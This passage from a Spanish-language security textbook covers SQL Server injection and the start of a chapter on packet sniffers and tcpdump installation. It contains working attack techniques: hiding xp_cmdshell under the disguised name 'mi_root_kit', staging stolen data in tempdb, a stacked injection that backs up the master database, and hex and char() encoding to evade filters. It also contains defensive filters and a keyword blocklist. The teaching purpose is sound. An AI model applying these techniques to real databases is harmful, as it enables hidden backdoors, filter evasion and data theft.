Use master exec sp_addextendedproc 'mi_root_kit', 'c:\Archivos de
programa\Microsoft SQLServer\MSSQL\Binn\xplog70.dll'
```

Resumiendo, se ha realizado una llamada al procedimiento de sistema para publicar la librería **xplog70.dll** que no es ni más ni menos que la librería que originalmente permite la *shell* **xp_cmdshell**, pero dada de alta con el nombre "mi_root_kit". Evidentemente, si se da de alta con un nombre

parecido a un procedimiento extendido existente, será más difícil de localizar por el administrador de bases de datos. Además, una vez publicada, se puede hacer desaparecer el archivo .dll en cuestión. Este tipo de técnicas pueden considerarse de muy alto riesgo para la seguridad de los datos custodiados, si las técnicas son empleadas por un asaltante malicioso con ciertos conocimientos en motores de bases de datos.

- **Utilizar la base de datos tempdb**. La base de datos *tempdb* gestiona tablas y consultas temporales sobre cualquier otra base de datos. Si se invoca un procedimiento que contenga *create procedure pp as select * into #usuarios from usuarios*, mientras se esté ejecutando la consulta se crea una tabla #usuarios en la tempdb. Cuando finalice la consulta, la tabla #usuarios es eliminada. También es posible crear una tabla o consulta cuya vida sea mayor (el tiempo es configurable en el gestor), haciendo simplemente la misma consulta SELECT con almohadilla doble: *select * into ##usuarios from usuarios*. La diferencia consiste en que se podrá ejecutar posteriormente una SELECT sobre la tempdb que recoja los datos de la tabla ##usuarios y posteriormente eliminarla. Muchas veces la tempdb no está tan auditada como otra base de datos y recoger los datos de la tempdb puede ser más "seguro" por parte de un intruso. También se podría crear un procedimiento en la tempdb. *Create proc ##mis_scripts as select @@version*. Posteriormente se haría una SELECT, tal como: *use tempdb select * from ##mis_scripts GO drop table ##mis_scripts*.

- **Considerar tipos de campos**. Existen tipos de campos como *text* o *blob* que pueden almacenar archivos con un tamaño de hasta 2GB. Debido a este importante tamaño, se pueden utilizar para guardar herramientas de ataque.

6.7 SQL DINÁMICO

El SQL dinámico consiste en la ejecución de un código SQL, donde el propio código se crea en la consulta. De esta manera no es necesario lanzar la sentencia SQL como una cadena de caracteres típica, sino que se puede convertir en hexadecimal o realizar transformaciones de cadena carácter a carácter y ejecutarla. En el siguiente ejemplo se desea inyectar una sentencia del tipo:

```
' SELECT name FROM sysdatabases -- dentro de la base de datos master.
```

La sentencia puede ser todo lo compleja que se quiera, como se muestra a continuación:




Figura 6.10. Salida resultado de la ejecución de sentencia de ejemplo en la pantalla capturada

```
'; USE master BACKUP DATABASE [master] TO DISK = N'C:\h' WITH NOINIT ,
NOUNLOAD , NAME = N'C', NOSKIP , STATS = 10, NOFORMAT --
```

Esta inyección requiere que funcionen pocos filtros de caracteres peligrosos. Esta barrera se puède intentar evitar aprendiendo a convertir las cadenas. En este caso el objetivo no es la validación (de momento), sino que se pretende realizar una copia de seguridad de la base de datos vía SQL inyectado. Los caracteres **';** finalizan la primera transacción y los caracteres finales -- comentan el resto del código SQL. De manera que la SELECT que realiza el programador no interesa. Puede finalmente ser una sentencia como *select name, pass from usuarios where name = ''* de su base de datos. A continuación, el carácter de punto y coma (;) marca el final de esa sentencia original y se ejecuta otra sentencia que realiza una copia de seguridad de la base de datos **master**.

El problema es que en muchas ocasiones los programadores ponen filtros que bloquean determinados caracteres para evitar inyecciones. Por tanto, se probará a inyectar esta sentencia en *varbinary* (datos binarios de longitud variable de n bytes). En primer lugar se mostrará cómo transformar la sentencia con la función *convert*:

```
SELECT CONVERT(VARBINARY(8000), 'USE master BACKUP DATABASE [master] TO
DISK = N' + char(39) + 'C:\h' + char (39) + ' WITH NOINIT , NOUNLOAD ,
NAME = N' + char(39) + 'C' + char(39) + ', NOSKIP , STATS = 10')
```

Como se puede apreciar, se ha sustituido là cadena utilizando **char(39)** que corresponde al carácter comilla simple y concatenando la cadena con el operador +. Finalmente *convert* pasa la cadena a *varbinary* de longitud 8.000 y el resultado de la consulta es:

```
0x757365206D617374657220204241434B5550204441544142415345205B6D61737465725
D20544F20204449534B203D204E27433A5C68272057495448204E4F494E4954202C2020
4E4F554E4C4F4144202C20204E414D45203D204E2743272C20204E4F534B4950202C20205
354415453203D203130
```

Cuando se convierten datos *binary* o *varbinary* en datos de tipo cadena de caracteres y se especifica un número impar de valores a continuación de la **x** (0x indica tipo hexadecimal), SQL Server agrega un 0 (cero) después de ésta para tener un número par de valores. En este punto se dispone de una sentencia SQL transformada, pero hay que comprobar que es funcional. Para ello se ejecutará el código:

```
DECLARE @q VARCHAR(4000) SET @q =  0x757365206D617374657220204241434B5
5502044415441424153452 05B6D61737465725D20544F20204449534B203D204E27433A5C
68272057495448204E4F494E4954202C20204E4F554E4C4F4144202C20204E414D45203
D204E2743272C20204E4F534B4950202C2020535441545 3203D203130 EXEC(@q)
```

Los resultados obtenidos aparecen en la siguiente pantalla, donde efectivamente se ha realizado el *backup*:

```
15 porcentaje backed up.
22 porcentaje backed up.
30 porcentaje backed up.
45 porcentaje backed up.
53 porcentaje backed up.
60 porcentaje backed up.
76 porcentaje backed up.
83 porcentaje backed up.
91 porcentaje backed up.
Procesadas 1576 páginas de la base de datos 'master', archivo 'master', en el archivo 5.
100 porcentaje backed up.
Procesadas 1 páginas de la base de datos 'master', archivo 'mastlog', en el archivo 5.
BACKUP DATABASE procesó correctamente 1577 páginas en 3,495 segundos (3,694 MB/seg.).
```

Figura 6.11. Salida resultado de la ejecución de sentencia de ejemplo en la pantalla capturada

Por tanto, es posible inyectar cualquier código SQL pasado a *varbinary*. También se puede inyectar en base a una transformación carácter a carácter. Una SELECT que devuelve la versión del SQL Server instalado es: SELECT @@version pero se puede ir formando esa misma SELECT carácter a carácter y finalmente concatenarlos:

```
SELECT char(115) + char(101) + char(108) + char(101) + char(99) +
char(116) + char(32) + char(64) + char(64) + char(118) + char(101) +
char(114) + char(115) + char(105) + char(111) + char(110)
```

Entonces sólo queda comprobar si es posible inyectar cualquier cadena constituida por los códigos ASCII de todos los caracteres que la forman:

```
DECLARE @Q AS VARCHAR(100) SET @Q = char(115) + char(101) +
char(108) + char(101) + char(99) + + char(116) + char(32) + char(64) +
char(64) + char(118) + char(101) + char(114) + char(115) + char(105) +
char(111) + char(110) EXEC (@Q)
```




Figura 6.12. Salida resultado de la ejecución de sentencia de ejemplo en la pantalla capturada

6.8 SHELLS ISQL, OSQL, XP_CMDSHELL

La utilidad **osql** (existen otras análogas como **isql** o **sqlcmd** en SQL Server 2005) da pie a la ejecución de un comando desde consola MSDOS donde se puede lanzar una sentencia SQL contra el servidor. También permite, entre otras cosas, recoger los resultados de la sentencia en un fichero especificado. Su sintaxis es la siguiente:

```
osql [-?] | [-L] | [ { {-Ulogin_id [-Ppassword]} | -E } [-
Sserver_name[\instance_name]] [-Hwksta_name] [-ddb_name] [-
ltime_out] [-ttime_out] [-hheaders] [-scol_separator] [-
wcolumn_width] [-apacket_size] [-e] [-I] [-D data_source_name]
[-ccmd_end] [-q "query"] [-Q"query"] [-n] [-merror_level] [-r
{0 | 1}] [-iinput_file] [-ooutput_file] [-p] [-b] [-u] [-R] [-
O] ]
```

A continuación unos ejemplos de uso:

- El siguiente ejemplo ejecutaría las consultas SQL contenidas en el archivo **ejemplo.txt** con la cuenta de usuario **sa** y contraseña en blanco.

```
osql.exe -S 111.111.111.111 -U sa -P "" ejemplo.txt
```

- El siguiente ejemplo redirecciona todos los registros de la tabla **categories** de la base de datos **northwind** a un archivo llamado **resultados.txt**.

```
c:\>osql -S 192.168.59.1 -U sa -P "" -Q "use northwind select * from
categories" > resultados.txt.
```

Figura 6.13. Salida resultado de la ejecución de sentencia de ejemplo en pantalla

- Este ejemplo obtiene todos los procedimientos almacenados del servidor. Por tanto, también es posible realizar llamadas a las consultas y utilidades ya existentes en el gestor de bases de datos.

```
osql.exe -S 111.111.111.111 -U sa -P "" -Q "sp_stored_procedures"
```

- Ejecuta los comandos SQL contenidos en **script.txt** y envía la salida obtenida a **resultados.txt**.

```
Osql.exe -S 111.111.111.111 -U nombre_inicio_sesion -P password -i
script.txt > resultados.txt
```

- Busca servidores SQL Server en la red.

```
Osql -L
```

6.9 PROTECCIÓN FRENTE A SQL INJECTION

El desarrollador dispone de técnicas para proteger su aplicación de este tipo de ataques. Al presentar el problema de la inyección de código ha podido ver que se debe a una falta de validación de diversos parámetros que usa la aplicación. Por ello, el primer paso para securizar un aplicativo frente a esta vulnerabilidad consistirá en establecer filtros de saneamiento de código a la hora de recoger los valores de los parámetros. Estos filtros de programación, de forma general, pueden englobarse en 3 grupos:

1. Filtros que al detectar una entrada peligrosa intentan modificarla para convertirla en válida.

2. Filtros que al detectar una entrada peligrosa devuelven un mensaje de error.

3. Filtros que sólo aceptan una entrada si coincide con el patrón establecido como válido.

A continuación, se presentará un ejemplo de cada uno de esos filtros y se discutirán sus ventajas e inconveniencias. El primer tipo de filtro presentado podría codificarse de la siguiente forma. Hay que tener en cuenta que los ejemplos aquí mostrados son sólo una referencia básica para posteriormente poder implementar otros más detallados por parte de los desarrolladores.

```
        Function reemplazar (entrada)
                        entrada= replace(entrada, "'", " ")
                        reemplazar= entrada
                end function
```

Básicamente consiste en buscar en la entrada de caracteres que puedan ser usados de forma maliciosa. En el ejemplo, se muestra que cuando la entrada contenga alguna comilla simple, ésta sea eliminada. Esta primera solución presenta problemas que hacen que por sí sola, no sirva como una protección completamente eficaz, pero se puede considerar como un primer paso. Para que esta técnica solucionase definitivamente la vulnerabilidad, sería necesario que el programador conociera todas las posibles entradas peligrosas. Pero a lo largo del tiempo se van desarrollando nuevas técnicas de inyección que pueden hacer que lo que un día no se considera peligroso, posteriormente pase a serlo. El segundo tipo de filtro aumenta la complejidad:

```
        Function validar (entrada)
                peligrosas= array ("select", "insert", "update", "delete",
"drop", "create", "for", "xml", "--", ";", "'", "sys", "xp_", "sp_")
                validar= true
                for i= lbound (peligrosas) to ubound (peligrosas)
                        if      (instr      (1,      entrada,      peligrosas(i),
vbtextcompare) <> 0) then
                                validar= false
                                exit function
                        end if
                next
        end function
```

En esta segunda solución se define un *array* o estructura de datos que contendrá los caracteres o secuencias de caracteres considerados como peligrosos. A continuación, se comprobará si la entrada o el parámetro analizado contiene alguna de dichas secuencias maliciosas. En caso de que se encuentre alguna de ellas, se finalizará la búsqueda de la función del filtro y el programador podría desarrollar para mostrar una página de error indicando al usuario que no introduzca secuencias no permitidas.

Se puede apreciar que este filtro adolece de la misma carencia que el primero. Es decir, es complicado que el programador pueda contemplar todas las entradas que pueden ser usadas por un atacante para robar información de la base de datos. Aunque es más aconsejable devolver una página de error personalizada a

intentar convertir una entrada maliciosa en una válida. Eso se debe a que el intentar transformar la entrada implica añadir o suprimir caracteres y eso puede ser utilizado por un atacante para evitar otros filtros. El siguiente tipo de filtro toma otro punto de vista:

```
        Function validar (entrada)
        permitidos="ABCDEFGHIJKLMNÑOPQRSTUVWXYZabcdefghijklmnñopqrstuvwxyz
0123456789"
                validar= true
                for i= 1 to len (entrada)
                        c= mid (entrada, i, 1)
                        if (instr (permitidos, c) = 0) then
                                validar= false
                                exit function
                        end if
                next
        end function
```

Este tercer tipo de filtros consiste en disponer de todos los caracteres que se considerarán como válidos. A continuación, se recorrerá carácter a carácter el parámetro que se desea analizar y se contrastará con los caracteres permitidos. En el momento en que se detecte que alguno de los caracteres del parámetro analizado no pertenece al conjunto de caracteres válidos, se detendrá el proceso de búsqueda de la función y el desarrollador deberá devolver un mensaje de error indicando al usuario que su entrada únicamente puede contener caracteres permitidos.

A la hora de decidir qué modelo de filtro implementar lo más seguro sería codificar una mezcla del segundo y del tercer tipo. Es decir, el filtro resultante por un lado buscaría secuencias peligrosas en el parámetro a analizar y en el momento de encontrar alguna se devolvería un mensaje de error. Al mismo tiempo se dispondrá del conjunto de caracteres permitidos y se comprobará que todos y cada uno de los caracteres que forman ese parámetro pertenecen al conjunto válido. De esa forma, se estará comprobando de manera más exhaustiva la entrada de datos.

A parte del desarrollo de filtros de programación que impidan la inyección de código malicioso, el administrador puede hacer uso de otras herramientas para securizar la aplicación. Una de las técnicas empleadas por los atacantes consiste en aprovecharse de los mensajes de error por defecto. Una buena forma para evitarlos sería mostrar siempre mensajes de error personalizados creados por el programador. Esto se puede conseguir a través del fichero **web.config** del servidor Web donde esté alojada la aplicación a securizar.

El administrador deberá editar el fichero **web.config** para establecer los mensajes de error que se mostrarán. Para ello, habrá que modificar el elemento **customErrors** de forma que su atributo **mode** tome el valor de **RemoteOnly**. Con esto lo que se consigue es que únicamente se muestren errores detallados a los usuarios locales, es decir, a los usuarios que trabajan con el equipo del servidor Web, como puede ser el programador de la aplicación.

Otra modificación que se puede realizar sobre **customErrors** consiste en añadir un atributo **defaultRedirect** cuyo valor indicará la página personalizada que se mostrará en caso de producirse un error. Además, dentro del ámbito de **customErrors** también se pueden incluir etiquetas **<error>** para establecer páginas específicas para cada tipo de error que se desee tratar. Por ejemplo, si se produce un error de tipo **403**, mostrar entonces un mensaje de error personalizado, o si se produce un error **404**, redirigir el navegador a otra página distinta. El siguiente bloque de código debería introducirse en el fichero de configuración **web.config**:

```
        <customErrors                                          mode="RemoteOnly"
defaultRedirect="PaginaErrorPorDefecto.aspx">
                        <error                                  statusCode="403"
redirect="AccesoNoPermitido.aspx" />
                        <error                                  statusCode="404"
redirect="NoExisteEsaPagina.aspx" />
        </customErrors>
```

Otra práctica útil para controlar los mensajes de error "peligrosos" es emplear a nivel de programación bloques **try-catch**. De esta forma se consigue "envolver" dentro de dicho bloque cualquier instrucción que pueda generar errores que revelen información que no se desee mostrar. Además se puede comprobar si el usuario que está ejecutando la aplicación es local (por ejemplo, un desarrollador) o no, y mostrar una información más o menos detallada en función de eso. Para ello se puede emplear la propiedad **IsLocal**.

A continuación, se muestra un ejemplo de control de errores mediante un bloque **try-catch**. Si se produce un fallo, se guardan en una variable de sesión llamada **error** los detalles de esa incidencia. Hay que destacar que esa variable tendrá una información distinta (más o menos detallada) dependiendo de si el usuario que esté ejecutando la aplicación es local o si es un usuario remoto. En ese último caso, se deberá almacenar en la variable de sesión la mínima información posible sobre el error. Una vez hecho eso, se mostrará una página llamada **VisualizaError.aspx** en la que se podrá acceder al contenido de la variable de sesión **error**.

```
Try
        ConexionSql.Open()
Catch ex As Exception
        If Request.IsLocal Then
                Session("error")= ex.Message
        Else
                Session("error")= "Se ha producido un error."
        End if
        Server.Transfer("VisualizaError.aspx")
Finally
        ConexionSql.Close()
End Try
```

6.9.1 Analizando registros

El administrador de base de datos posee medios para detectar algunas de las inyecciones a base de datos. Además, éste es un tema que se empieza a poner muy de moda por su fulminante efecto, donde cortafuegos y otras utilidades de seguridad perimetral nada tienen que hacer. Pero siempre existen lugares donde investigar. Toda alteración de los registros de bases de datos iran quedando almacenadas en el registro o *log* de transacciones, y si la base de datos posee modo de recuperación completa, puede deshacer los cambios realizados en la base de datos. Además existen herramientas como **Log Explorer** que muestran de manera más amena el *log* de transacciones y permiten auditar de manera gráfica.

Todos los gestores de BBDD poseen procedimientos almacenados que ayudan a probar la actividad de la base de datos. El procedimiento **sp_who** proporciona los *hosts* conectados actualmente a la instancia. El procedimiento **sp_lock** muestra el bloqueo de sesiones y una simple SELECT de **syscacheobjects** devolverá las consultas ejecutadas recientemente en el servidor.

Una traza es una auditoría sobre tabla/s de la base de datos de manera que, por ejemplo, es posible almacenar en otra tabla los registros que se van lanzando sobre **syscacheobjects**. De esta forma, se podrán realizar posteriores comprobaciones sobre las distintas consultas lanzadas a la base de datos. También se puede programar un *trigger* en esta nueva tabla para filtrar por las sentencias que contengan caracteres sospechosos de una inyección, y enviar un mensaje al DBA en cuanto haya instrucciones sospechosas.

Por supuesto, el primer paso sería probar todos los procedimientos almacenados de sistema del gestor para saber que se dispone de una base de datos maestra limpia y confiable. Implementar las bases de datos y testear los procedimientos de sistema de cada BD, *triggers* y tablas, así como los permisos a nivel de inicios de sesión, roles y usuarios de BD sería el siguiente paso. Seguir las

recomendaciones del fabricante del gestor de base de datos en cuanto a términos de seguridad e implementar los parches o actualizaciones del mismo es el siguiente paso para alejarnos de un despido.

6.10 CONCLUSIONES

A lo largo de este capítulo, hemos hecho un gran recorrido para entender los conceptos básicos de SQL y la inyección de código. Ha visto las referencias a las consultas más comunes y útiles del lenguaje SQL y ha aprendido sobre la vulnerabilidad que permite atacar bases de datos que no sanean bien los campos de entrada. Abusando de las fallas de diseño en la aplicación, es posible insertar comandos que sustraigan datos privados. Ha visto también técnicas que aumentan en complejidad para poder pasar filtros de aplicaciones que si tratan de implementar un mínimo de seguridad.

Un conocimiento profundo del lenguaje es lo primordial para poder auditar exitosamente aplicaciones Web. Un auditor de aplicaciones Web deberá conocer no sólo el lenguaje de SQL, sino también las variantes de motores de SQL Server, Oracle, MySQL y Postgresql entre otros. Siendo un lenguaje complejo, el conocimiento junto con la creatividad será lo más importante. Finalmente, tome este conocimiento como un paso inicial y utilícelo para auditar sus propias aplicaciones en caso de ser un desarrollador. Utilice los consejos que se dan además de las recomendaciones de su fabricante para securizar de manera exitosa sus servidores, aplicaciones y motor de base de datos.

Capítulo 7

SNIFFERS

Normalmente, las empresas confían en productos como *firewalls* y *antivirus* para su seguridad. Y está bien implementar este tipo de productos, pero por sí solos, no conllevan lo que significa estar "seguro" o disponer de un entorno confiable. Estos productos no son nada más que obstáculos. Son obstáculos bastante agresivos, pero aun así eludibles. Ante un troyano que ocupa el puerto 80 para salir a Internet, el *firewall* podría dejarlo pasar sin más problemas. Y si el troyano es privado, el *antivirus* podría no detectarlo al no tener firmas disponibles para él. En este escenario, la empresa habría sido comprometida, pero peor aún, no lo habría sabido. Como no existe una alarma, nadie se entera hasta que se dan cuenta de que los servicios ya no funcionan, y estarían a ciegas dentro de su red tratando de averiguar qué es lo que ocurrió.

La seguridad es un proceso, y de la misma manera que se observa a un criminal por la videocámara para ver cómo logró el robo, se debería tener un sistema que pudiera monitorizar el tráfico de la red en caso de anomalías. En este capítulo, se mostrará el uso de vàrias herramientas de captura de paquetes y de qué manera se pueden utilizar tanto para la seguridad como para actividades de *hacking*.

7.1 ALGUNOS CONCEPTOS PREVIOS

Antes de empezar a capturar paquetes, habrá que tener claros algunos conceptos de red para entender qué es lo que ocurre. Además de tener conocimientos de TCP/IP, hay que saber cómo los ordenadores se comunican uno con el otro. Mientras que las direcciones de red se configuran mediante el protocolo de IP con una ordenación lógica, la comunicación entre ordenadores requiere de una conexión física y un identificador único para las tarjetas de red. Este identificador único físico de la tarjeta de red se denomina MAC.

La dirección MAC se utiliza para establecer el enlace en la capa Ethernet de los ordenadores y cada tarjeta de red tiene una MAC única. Cuando un ordenador quiere hablar con otra terminal, debe primero obtener esta dirección física, y lo hace mediante el protocolo ARP. El ordenador que va a realizar la petición TCP/IP manda a la dirección de difusión un paquete especial que se llama *Arp-Request*, donde esencialmente le pregunta a todas las terminales de la red: "Yo tengo un paquete para la IP xxx.xxx.xxx.xxx, ¿eres tú esta máquina?" Si el ordenador al que se le ha hecho la pregunta reconoce la dirección IP como suya, responde con un paquete denominado *Arp-Reply* donde responde al ordenador que realiza la petición: "Yo tengo esa IP, mi dirección MAC es xx:xx:xx:xx:xx:xx" Es importante destacar que mientras la IP se muestra en decimal, la dirección MAC es mostrada en hexadecimal. Una vez obtenida la dirección física, empieza la secuencia normal de comunicación entre los ordenadores en la capa de transporte. Cada cuadro TCP/IP ahora contiene dentro de la capa de enlace Ethernet un identificador MAC.

Cuando el paquete se manda por la red, el encargado de hacerlo llegar a su destino es el nodo principal que une a todos los ordenadores mediante los cables de red Ethernet, RJ-45. Existen dos tipos de nodos, el *hub* y el *switch*. El *hub* fue el primero de su tipo, aunque ahora es una tecnología obsoleta. Su labor consiste en replicar todo paquete recibido por una entrada de red al resto de las bocas de red. De esta manera, el paquete llegaba a su destino y la labor para discriminar el paquete era delegada al ordenador en sí.

En una red no conmutada (redes con *hub*), esto es importante de saber, porque se da a entender que cualquier ordenador que se conecta a la red tendrá acceso a los paquetes de comunicación de los otros ordenadores. Cuando la interfaz de red en el ordenador local obtiene un paquete cuya dirección MAC destino no coincide con la MAC de la propia tarjeta, ésta simplemente lo ignora, discriminando tráfico que no es dirigido hacia ella. Bastaría con decirle a la interfaz que no ignore ningún paquete, independientemente de que coincida la dirección física o no. Activar la tarjeta en este modo promiscuo permite visualizar los

paquetes de toda la red y leer las comunicaciones de otros. ¡Sería como levantar el teléfono y poder escuchar las conversaciones que tienen nuestros vecinos!

Este problema, sin embargo, ocurre solamente mediante el uso de un *hub*, que al recibir un cuadro TCP/IP, éste lo replica a toda la red asumiendo que uno de ellos es el destinatario. Hoy en día se ocupan redes conmutadas mediante el uso de un *switch*. Este tipo de nodo está dotado de cierta inteligencia que permite discriminar el direccionamiento del tráfico TCP/IP. Dentro de todos los *switches*, existe una tabla que guarda la dirección física de un ordenador y lo relaciona al puerto RJ-45 donde está conectado. De esta manera, al comunicar los dos ordenadores, el tráfico se redirige solamente entre ellos, excluyendo a cualquiera que no debiera tener acceso a ese tráfico.

7.2 TCPDUMP

Tcpdump es una poderosa herramienta que le permitirá leer los paquetes que captura en una interfaz de red en modo promiscuo. **Tcpdump** fue desarrollado por Network Research Group (Grupo de Investigación para el Trabajo en Red) de la división de ciencias computacionales e informáticas en Lawrence Berkeley National Laboratory (Laboratorio Nacional de Lawrence Berkeley) ubicado en California, EEUU. Para examinar un segmento de Ethernet, **Tcpdump** opera con la tarjeta de red en "modo promiscuo". Esto significa que ahora el NIC, en vez de ignorar paquetes que no concuerden con su propia dirección MAC, los procesará de igual modo. De esta manera, todo paquete que simplemente llegue a la interfaz de red será capturado.

Tcpdump, al igual que varias otras herramientas de captura de paquetes, requiere de la librería Pcap (*packet capture*). Tanto la herramienta como la librería pueden ser obtenidas de la página Web *www.tcpdump.org*. Esta herramienta es para ser utilizada en plataformas Linux y UNIX. Para usuarios de Windows, existe el proyecto **Windump**. Este proyecto porta el código de la librería **Pcap** y la herramienta **Tcpdump** para plataformas Windows. El proyecto se encuentra en *www.winpcap.org*.

7.2.1 Instalación en Linux

A continuación, se detallará la instalación de **Libpcap** y **Tcpdump** en Linux. Siempre pruebe, instalar desde el propio repositorio de *software* de la distribución Linux que utiliza. Si no existe ahí o desea instalar la última versión del

programa, puede seguir con las siguientes instrucciones. Primero habrá que descargar los últimos paquetes del repositorio ubicados en la página *www.tcpdump.org*. En el momento de escribir este capítulo, **Libpcap** se encontraba en la versión 1.1.1 y **Tcpdump** en 4.1.1. Para descargar estos paquetes, se pueden escribir en la consola los siguientes comandos:

```
~$ wget http://www.tcpdump.org/release/tcpdump-4.1.1.tar.gz

~$ wget http://www.tcpdump.org/release/libpcap-1.1.1.tar.gz
```

Una vez descargados, se procederá a desempaquetarlos mediante los siguientes comandos:

```
jeanpaul@Linux:~$ tar -xzf libpcap-1.1.1.tar.gz

jeanpaul@Linux:~$ tar -xzf tcpdump-4.1.1.tar.gz
```

Para finalizar, bastará con configurar e instalar cada paquete empezando primero con la librería **Pcap**, que es una dependencia de **Tcpdump**. Bastará con ejecutar los siguientes comandos para realizar la instalación:

```
~$ cd libpcap-1.1.1

~/ibpcap-1.1.1$ su -c "./configure && make && make install"
```

Este último comando realiza todos los pasos de instalación. Se ejecuta con **su** puesto que la última instrucción requiere de permisos de **root**. El comando primero configura las variables de entorno y, si no presenta errores, sigue con el siguiente comando que le instruye a compilar el código fuente. Después de haberlo compilado y de no haber errores, prosigue con la instalación moviendo los objetos compilados a sus directorios correspondientes en el sistema. El mismo procedimiento se puede repetir para **Tcpdump**. Primero, debe situarse en el directorio donde desempaquetó **Tcpdump** y ejecute el mismo comando que antes:

```
~$ cd tcpdump-4.1.1

~/tcpdump-4.1.1$ su -c "./configure && make && make install"
```

Esto finaliza la instalación de **Tcpdump** en sistemas Linux. Puede probar que funciona ejecutándolo mediante **llamar a la ayuda**:

```
jeanpaul@Linux:~$ /usr/sbin/tcpdump --help
tcpdump version 4.1.1
libpcap version 1.1.1
Usage: tcpdump [-aAdDeflLnNOpqRStuUvxX] [-c count] [ -C file_size ]
                [ -E algo:secret ] [ -F file ] [ -i interface ]
 [ -M secret ]
                [ -r file ] [ -s snaplen ] [ -T type ] [ -w file ]
                [ -W filecount ] [ -y datalinktype ] [ -Z user ]
                [ expression ]
```

7.2.2 Instalación en entorno Windows

A continuación, se detallará la instalación de **Winpcap** y **Windump**. Las versiones de **Libpcap** y **Tcpdump** para Windows. Simplemente dirigiéndose a la página del proyecto en *www.winpcap.org*, aparecerá un menú con los enlaces de descarga a los programas del proyecto.




Figura 7.1. Página de Winpcap con enlaces al instalador de la librería

Primero se debe instalar la librería **Winpcap**. Descargue el instalador del primer botón en la cabecera de la página que dice **Get WinPcap**. El fichero que se descarga es un instalador autoejecutable, así que no debiera de haber problemas en el momento de instalar esta librería. Basta con seguir las instrucciones en pantalla hasta llegar al final de la instalación.

